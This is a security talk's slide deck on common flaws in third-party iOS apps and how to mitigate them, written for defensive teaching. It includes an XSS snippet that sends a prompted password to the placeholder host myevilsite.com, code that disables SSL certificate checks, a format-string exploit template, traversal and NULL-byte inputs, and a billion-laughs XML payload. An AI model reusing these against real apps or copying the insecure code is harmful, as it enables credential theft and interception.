

Writing secure iOS applications

Ilya van Sprundel <ivansprundel@ioactive.com>

Who am I?

- Ilja van Sprundel
- IOActive
- netric
- blogs.23.nu/ilja

What this talk is [n't] about

- is:
 - common security issues seen in 3rd party iOS applications
 - possible fix or mitigation of them
- isn't:
 - bugs in iOS itself
 - to some extent it does cover some api shortcomings

Introduction

- Mobile app market exploded over the last 2 years
- Have done about a dozen iOS application reviews in the last year
- Very little has been published about writing secure iOS applications (is slowly changing)
- This talk will cover lessons learned during that year

Application environment

- native applications
- iOS, port of MacOSX to arm cpu
- obj-c (strict c superset)
- obj-c classes take care of most low level handling (memory allocations,)


Agenda

- Transport security
- IPC
- UIWebView's
- UIImage's
- HTTP Header injection injection
- Format string bugs
- Binary file/protocol handling
- files
- Xml (DTD processing, recursion, injection)
- Sql (injection)
- type confusion

Transport security

- fair amount of iOS apps need to do secure transactions
- online banking, online trading, ...
- They will use SSL
- use of https:// urls passed to `NSURLRequest` / `NSURLConnection`
- api uses a set of default ciphers:

Transport security



The screenshot shows a Wireshark capture of an SSL/TLS handshake. The packet list pane shows the following packets:

No.	Time	Source	Destination	Protocol	Info
325	3.737437	192.168.11.157	192.168.9.192	SSL	Client Hello
326	3.737527	192.168.9.192	192.168.11.157	TCP	https > 49644 [ACK] Seq=1 Ack=149 Win=524280 Len=0 TSV=323043665 TSER=173856669
327	3.738227	192.168.11.157	192.168.9.192	SSL	[TCP Out-Of-Order] Client Hello
328	3.738265	192.168.9.192	192.168.11.157	TCP	[TCP Dup ACK 326#1] https > 49644 [ACK] Seq=1 Ack=149 Win=524280 Len=0 TSV=323043
329	3.739077	192.168.9.192	192.168.11.157	TCP	[TCP Dup ACK 326#2] https > 49644 [ACK] Seq=1 Ack=149 Win=524280 Len=0 TSV=323043
330	3.739526	192.168.9.192	192.168.11.157	TCP	[TCP Dup ACK 326#3] https > 49644 [ACK] Seq=1 Ack=149 Win=524280 Len=0 TSV=323043

The packet details pane for packet 327 shows the following cipher suites offered by the client:

- Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
- Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
- Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
- Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
- Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
- Cipher Suite: TLS_RSA_WITH_DES_CBC_SHA (0x0009)
- Cipher Suite: TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x0003)
- Cipher Suite: TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0008)
- Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
- Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
- Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
- Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA (0x0015)
- Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)

The packet bytes pane shows the raw data of the Client Hello message, including the cipher suite list field (offset 0000).

File: "/var/folders/NN/NNCC..." Packets: 463 Displayed: 463 Marked: 0 Dropped: 0 Profile: Default

Transport security

- TLS_RSA_WITH_DES_CBC_SHA
- TLS_RSA_EXPORT_WITH_RC40_MD5
- TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
- TLS_DHE_RSA_WITH_DES_CBC_SHA
- TLS_DHE_RSA_EXPORT_WITH_DES40_CB
C_SHA

Transport security

- on by default
- no (documented) way to turn it off
- this is (kinda) documented:

Secure Transport

iOS Note: The Secure Transport programming interface is not available in iOS. Use the CFNetwork programming interface instead.

from apple's Secure Coding Guide (2010-02-12), page 29

Transport security

- SSL api's on iOS aren't granular enough
- developer should be able to set ciphersuites
- can't fix it, but you can mitigate it
- include an ssl library and use that one (e.g. CyaSSL and MatrixSSL are build for embedded use)

Transport security

- documentation said secure transport programming not available, use CFNetwork
- CFNetwork doesn't allow setting ciphersuites (AFAIK)
- it does have api's for some other things:
 - allow expired certs
 - allow expired roots
 - allow any root
 - don't validate certificate chain

Transport security

```
NSMutableDictionary *settings = [[NSMutableDictionary alloc]
init];

[settings setObject:[NSNumber numberWithInt:YES]
 forKey:(NSString *)kCFStreamSSLAllowsExpiredCertificates];

[settings setObject:[NSNumber numberWithInt:YES]
 forKey:(NSString *)kCFStreamSSLAllowsExpiredRoots];

[settings setObject:[NSNumber numberWithInt:YES]
 forKey:(NSString *)kCFStreamSSLAllowsAnyRoot];

[settings setObject:[NSNumber numberWithInt:NO]
 forKey:(NSString *)kCFStreamSSLValidatesCertificateChain];

CFReadStreamSetProperty((CFReadStreamRef)inputStream,
    kCFStreamPropertySSLSettings, (CFDictionaryRef)settings);
CFWriteStreamSetProperty((CFWriteStreamRef)outputStream,
    kCFStreamPropertySSLSettings, (CFDictionaryRef)settings);
```

Transport security

- Luckily none of that is on by default!
- however it's not unthinkable: "wait, we shipped that debug code ???"
- Make sure you do not ship code like this.

url handler's / IPC

- By design iPhone does not allow sharing between applications
- application developers sometimes need to share anyway
- developers (initially) found a way around this
 - This now appears to be supported by apple (according to developer.apple.com)

url handler's / IPC

- Application can register a url handler
- other application would call url, with data
- rather simple IPC mechanism
- <http://mobileorchard.com/apple-approved-iphone-inter-process-communication/>

url handler's / IPC

- info.plist file:

Key	Value
▼ Information Property List	(14 items)
▼ URL types	(1 item)
▼ Item 1	(2 items)
URL identifier	com.mydomain.myprotocol
▼ URL Schemes	(1 item)
Item 1	myprotocol

- code looks like:

```
- (BOOL)application:(UIApplication *)application handleOpenURL:
(NSURL *)url {
    [viewController handleURL:url];
    return YES;
}
```

url handler's / IPC

- any webpage can call that link too
- any webpage can now also do IPC with the application
- this IPC mechanism clearly had unintended consequences

url handler's / IPC

- so the browser can call the url handlers too
- this was a hacky solution to begin with
- There's no way to tell iOS you only want app XYZ to call you and no one else

url handler's / IPC

- Starting from iOS 4.2 there is newer api that should be used
- `application:openURL:sourceApplication:annotation`
- from the documentation:

sourceApplication

The bundle ID of the application that is requesting your application to open the URL (*url*).

annotation

A [property-list object](#) supplied by the source application to communicate information to the receiving application.

url handler's / IPC

- openURL is a much more elegant api for IPC
- shows you who's calling (so you can reject the browser for example)
- allows passing of object instead of serializing over url arguments

url handler's / IPC

- write apps for iOS 4.2 and above only if you can get away with it.
- use `openURL`, not `handleOpenURL` !

UIWebView

- can be used to build gui (mostly in web-like environments)
- basically renders html (can do javascript!)
- a browser window more or less

UIWebView

- Vulnerable to attack (if used as a gui)
- if attacker can inject unescaped data
- will lead to Cross site scripting

What is cross site scripting ?

- Attacker gets to insert data in your html
- that isn't properly html or js escaped
- allows injection arbitrary javascript code!

What is cross site scripting ?

- imagine an attacker being able to inject the following:

```
<script> document.window = "http://  
myevilsite.com/collectpws.php?pw=" +  
prompt("Connection dropped, please enter  
your password again", ""); </script>
```

- Allows javascript code injection ...

UIWebView

- ... but not obj-c code injection (by default there is no bridge from UIWebView's javascript to actual obj-c)
- some iOS apps developers that use UIWebView (for gui's) would like there to be one
- url handler, only valid for that specific UIWebView
- `shouldStartLoadingWithRequest:` method

UIWebView

- be VERY careful if you build a javascript-to-objc bridge
- most UIWebView's url handler that are used to handle some internals, arguments SHOULD NOT BE considered trusted!
- validate, do html/js encoding if needed
- Use meta data to describe internal structs
- REALLY REALLY bad idea to store pointers there

UIWebView

```
- (BOOL)webView:(UIWebView *)webView2
    shouldStartLoadWithRequest:(NSURLRequest *)request
    navigationType:(UIWebViewNavigationType)navigationType {

    // Intercept custom location change, URL begins with "js-call:"
    if ([[request URL] absoluteString] hasPrefix:@"js-call:"]) {
        // Extract the selector name from the URL
        NSArray *components = [requestString componentsSeparatedByString:@":"];
        NSString *function = [components objectAtIndex:1];
        // Call the given selector
        [self performSelector:NSSelectorFromString(function)];
        // Cancel the location change
        return NO;
    }
    // Accept this location change
    return YES;
}
```

Example of what NOT
to do

UIWebView

- if used simply as a browser
- can do a lot more than render html and interact with a webapplications
- can parse and render a large number of file formats (and will not prompt user first!)
- Find out exactly what you want your WebView to do

UIWebView

- Excel (xls)
- keynote (.key.zip) (and also zip files)
- numbers (.numbers.zip)
- Pages (.pages.zip)
- pdf (.pdf)
- powerpoint (.ppt)
- word (.doc)
- rtf (.rtf) / rtf dictionary (.rtfd.zip)
- keynote '09 (.key)
- numbers '09 (.numbers)
- pages '09 (.pages)

UIWebView

- Very long list
- enormously difficult file formats to parse
 - binary file parsing bugs often lead to buffer overflows
 - skilled hacker can exploit buffer overflows to make arbitrary code run
- once parsed it gets rendered
 - as html
 - in the current DOM
- apple api's, but they are in YOUR application !
- on by default
- no way to turn this off

UIWebView

- does a number of other things:
 - e.g. try to detect phone numbers and turns them into tell:// url's
 - you can turn this off
 - set detectPhoneNumbers property to NO

UIWebView

- mitigation: render out of proc
- give url to safari instead of rendering in UIWebView
- attack surface reduction
- if a bug gets exploited now, your application is no longer affected.

UIImage

- Wide attack surface very similar to UIImageView's
- UIImage is a general image class
- can handle a __LOT__ of image file formats

UIImage

- tiff
- jpeg
- png
- bmp
- ico
- cur
- xbm
- gif

UIImage

- not to mention some extensions that work with various image file formats:
 - exif
 - ICC profiles

UIImage

- Huge attack surface
- there is no property to specify which one you want and which you don't want

UIImage

- 2 possible workarounds
- UIImage allows using CGImageRef
- use more low-level Core Graphics library to specifically load jpg or png
- then feed the CGImageRef to UIImage

UIImage

- or you could just look at the first couple of bytes of the image file
- each graphics format is trivial to detect based on some magic bytes in the beginning
- for example:
 - png signature: 137 80 78 71 13 10 26 10 (decimal)
 - jpg signature: 4A 46 49 46
 - GIF signature: 47 49 46 38 39 61 or 47 49 46 38 37 61
 - BMP: first 2 bytes: “BM”

header injection

- not iOS specific, however rampant in mobile apps
- mostly with regards to interacting with webservices
- dev's implement their own http handing stuff
 - forget things like escaping `\r`, `\n`, `"`, ...

header injection

- Consider the following example:

```
- (NSData *)HTTPHdrData {
    NSMutableString *metadataString = [NSMutableString string];
    [metadataString appendString:@"Content-Disposition: form-data"];
    if (self.name)
        [metadataString appendFormat:@"; name=\"%@\"", self.name];
    if (self.fileName)
        [metadataString appendFormat:@"; filename=\"%@\"", self.fileName];
    [metadataString appendString:@"\r\n"];
    if (self.contentType)
        [metadataString appendFormat:@"Content-Type: %@\r\n", self.contentType];
    ...
    return result;
}
```

header injection

- iOS has some decent api's for this
- NSMutableURLRequest
 - addValue:forHTTPHeaderField
 - setValue:forHTTPHeaderField
- not vulnerable to injection
- although they do fail silently if injection is detected (e.g. there is a `\r` or `\n` in the header value), need to account for this

header injection

- Do not roll your own http parser!!
- you should use `NSURLConnection`, `NSURLRequest`, `NSURLResponse`.
- Those api's are actually quite good

Format string bugs

- iPhone apps are written in objective-c
- which is native code
- however, if you stick to the obj-c syntax and the classes provided, chances of overflows and the like are small (the provided classes can do almost anything you want)
- provided classes also have format based functions

Format string bugs

- these formatstring functions can also lead to formatstring bugs
- seems most iOS apps are riddled with them
- most iOS apps developers don't seem to know this is a problem
- fmt bugs can easily be found with static analysis

What are format string bugs ?

- when attacker provided data is passes in a format string (char array or NSString, depending on the api) to a format functions
- e.g. : `NSLog(userData);`
- where userData contains something like `“%@%x%s%u%d%i%@%@@%”`
- this will surely crash

What are format string bugs ?

- why is this a problem
- hackers can do more than crash the application
- format functions will pop data from the stack for each %specifier
- if the number of %specifiers and what's actually on the stack are unbalanced, then whatever is next on the stack (uninitialized data, ...) will get used.

What are format string bugs ?

- some %specifiers really pop a pointer from the stack
- %s, %n, %@
- %s reads from the pointer
- %n **writes** to the pointer
- %@ calls a **function pointer** at that address

Format string bugs

- vulnerable obj-c methods
 - NSLog()
 - [NSString stringWithFormat:]
 - [NSString initWithFormat:]
 - [NSMutableString appendFormat:]
 - [NSAlert informativeTextWithFormat:]
 - [NSPredicate predicateWithFormat:]
 - [NSException format:]
 - NSRunAlertPanel

Format string bugs


- obj-c is a superset of c
- so all c fmt functions could also be abused in iOS apps:
 - printf
 - snprintf
 - fprintf
 - ...

Format string bugs

- Not going into details how to exploit them
- beyond the scope of this talk
- come up to me later if you want to know
- the next slide will provide a (proof of concept) template to show just how easy it is to exploit

exploiting bugs

BASE PTR →



C code

```
*ip++ = 0x00000000;  
*ip++ = DUMMY;  
*ip++ = BASEPTR+16;  
*ip++ = DUMMY;  
*ip++ = MAGIC_VAL;  
*ip++ = DUMMY;  
*ip++ = EIP;  
*ip++ = DUMMY;  
*ip++ = BASEPTR;
```

Format string bugs

- There is good news
- They are (for the most part) very easy to spot
- e.g.: `grep "NSLog *([^\"]*)" *.m -n -r`
- very easy to remember what not to do and consistently apply
- Make sure your fmt string passed to fmt functions are static

binary file/protocol handling

- said before
 - obj-c superset of c
 - stick to NS* objects, mostly safe
- binary protocol handling is sort of the exception
- no good obj-c classes for that
- developers have to fall back to old c-style binary protocol parsing.

binary file/protocol handling

- not iOS specific at all
- really REALLY common set of issues
- doing binary data handling correctly in c is very difficult
- could easily spend an hour just talking about this

binary file/protocol handling

- Most of it comes down to a small set of issues:
- boundary issues
 - both read and write av's, never trust any binary input
- handling integers
 - overflows
 - truncation
 - signedness issues

binary file/protocol handling

- boundary issues
- never just implicitly trust ANY boundary
- make sure you **never** read off the end of your data buffer

```
void sample(void *data, int datalen) {  
    int blah = *((int *) data);  
    ...  
}
```

binary file/protocol handling

- In essence most of it comes down to handling of:
 - length fields
 - offsets fields
 - index numbers
 -

binary file/protocol handling

- if you have untrusted binary data containing any of those
- **VALIDATE, VALIDATE, VALIDATE !!!**
- never trust any of them! under any circumstances.

binary file/protocol handling

- examples:
- integer overflow
- integers can only hold a limited amount of data.
- if you stuff more in it, the integer will wrap around

binary file/protocol handling

```
ilja-van-sprundels-MacBook-Air:~ ilja$ cat int.c
```

```
#include <stdio.h>
int main(void) {
    unsigned int t = 0xffffffff;
    t = t + 1;
    printf("t: %u\n", t);
}
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$ ./int
```

```
t: 0
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$
```

binary file/protocol handling

- suppose you're calculating how much memory to allocate...
- and then copying data to it.

binary file/protocol handling

```
void sample(int fd) { // network file descriptor
    char *ptr;
    int len = read_int32(fd) + sizeof(somestruct);
    ptr = malloc(len);
    read(fd, ptr, len); // could cause buffer overflow
}
```


binary file/protocol handling

- check for integer overflow !
- simple for addition:
 - if $(a + b < a)$ `int_overflow()`;
- that doesn't quite work for multiplication
- this does:
 - if $(a > INT_MAX / b)$ `int overflow()`;
 - assuming `INT_MAX` is the maximum possible value to be used
 - e.g for long you'd use `LONG_MAX`
 - for unit `UINT_MAX`
 - ...

binary file/protocol handling

- integer can be signed or unsigned
- when they're signed they can be negative or positive
- unsigned integer can only be positive
- basically different ways to interpret the exact same set of bits

binary file/protocol handling

```
ilja-van-sprundels-MacBook-Air:~ ilja$ cat signed.c
```

```
int main(void) {  
    int s = 0x80000001;  
    printf("signed: %d\n", s);  
    printf("unsigned: %u\n", s);  
}
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$ ./signed
```

```
signed: -2147483647
```

```
unsigned: 2147483649
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$
```

binary file/protocol handling

- very important when trying to validate length fields (or offsets, or indexes, or ...)
- what if you're checking an upper bound ...
- but no lower bound ?

binary file/protocol handling

```
#define MAX_LOOKUP_TABLE 100
```

```
void sample (int fd) {  
    int command = read_int32(fd);  
    if (command > MAX_LOOKUP_TABLE) {  
        ... bail out ...  
    }  
    fnptr = lookup_table[command];  
    if (fnptr != NULL) {  
        fnptr(fd);  
    }  
}
```

binary file/protocol handling

- never use signed integers, unless you need negative values
- when signed integers are used, make sure to check both upper as well as lower bound before usage

binary file/protocol handling

- integer truncation
- this occurs when assigning data from ints that are bigger to ints that are smaller

binary file/protocol handling

```
ilja-van-sprundels-MacBook-Air:~ ilja$ cat int_trunc.c
```

```
#include <stdio.h>
int main(void) {
    unsigned int large = 0x10001;
    unsigned short int small = large;
    printf("large: %u\n", large);
    printf("small: %u\n", small);
}
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$ ./int_trunc
```

```
large: 65537
```

```
small: 1
```

```
ilja-van-sprundels-MacBook-Air:~ ilja$
```


binary file/protocol handling

- uint is 32 bit
- short uint is 16 bit
- the 16 most significant bits simply get discarded

binary file/protocol handling

```
void sample(char *str) {  
    short int len = strlen(str);  
    char *copy = malloc(len + 1);  
    strcpy(copy, str); <-- overflow  
}
```

binary file/protocol handling

- Compiler will usually warn you of these types of issues
- listen to your compiler
- use types of equal or greater length when assigning ints to other ints
- if not possible, do boundscheck to make sure no int truncation can occur

Directory traversal

- iOS has similar file api's as MacOSX
- same types of desktop/server os file issues
- NSFileManager

Directory traversal

- classic dir traversal:

```
NSString *file = [[NSString alloc] initWithFormat: @"%@/%@",  
    NSTemporaryDirectory(), attackerControlledString];  
NSFileManager *m = [NSFileManager defaultManager];  
[m createFileAtPath:file contents:nsd attributes:nil];
```

- ../../../../ will work.

What's a directory traversal ?

- “..” is a special file
- it means traverse up 1 directory
- ../../../../../../../../ will traverse up 8 directories
- suppose an attacker had control over this ?

Directory traversal

- Don't allow possible attackers to have any control over file names (or directory names) if at all possible
- if not possible, validate all attacker controlled data
- e.g.: all characters have to be a-z, A-Z, 0-9
 - no directory separators, no dots!!

Directory traversal

- Poison NULL byte

```
NSString *file = [[NSString alloc] initWithFormat: @"%@/%@.ext",  
NSTemporaryDirectory(), attackerControlledString];  
NSFileManager *m = [NSFileManager defaultManager];  
[m createFileAtPath:file contents:nsd attributes:nil];
```

- ../../../../blahblah\0
- This works, because NSStrings don't use 0-bytes to terminate a string, but the iOS kernel does.

What's a poison NULL byte ?

- the iOS kernel is written in c (for the most part)
- c strings terminate with a NULL byte “\0”
- objective-c NSStrings don't
- NSString containing “aaaaa\0bbbbbb” will eventually be converted to a c string
- Which will only see aaaaa\0.
- suppose you have code that does <attackerdata>.ext
- attacker can make that “file.txt\0.ext”
- iOS kernel will see “file.txt”

Directory traversal

- No /
- no .
- no \0 !!!
- this is blacklist, if you can get away with it, do whitelist !

NSXMLParser

- NSXMLParser is the class used to parse xml files
- it handles DTD's by default
- no way to turn it off
- doesn't resolve external entities by default
 - can be turned on

NSXMLParser

```
<!DOCTYPE root [  
  <!ENTITY ha "Ha !">  
  <!ENTITY ha2 "&ha; &ha;">  
  <!ENTITY ha3 "&ha2; &ha2;">  
  <!ENTITY ha4 "&ha3; &ha3;">  
  <!ENTITY ha5 "&ha4; &ha4;">  
  ...  
  <!ENTITY ha128 "&ha127; &ha127;">  
>  
<root>&ha128;</root>
```

This is called a
billion laughs attack

NSXMLParser

- There's kind of a hairy workaround.
- 6 callbacks can be defined, that will be called if a DTD is encountered.
 - `foundElementDeclarationWithName`
 - `foundAttributeDeclarationWithName`
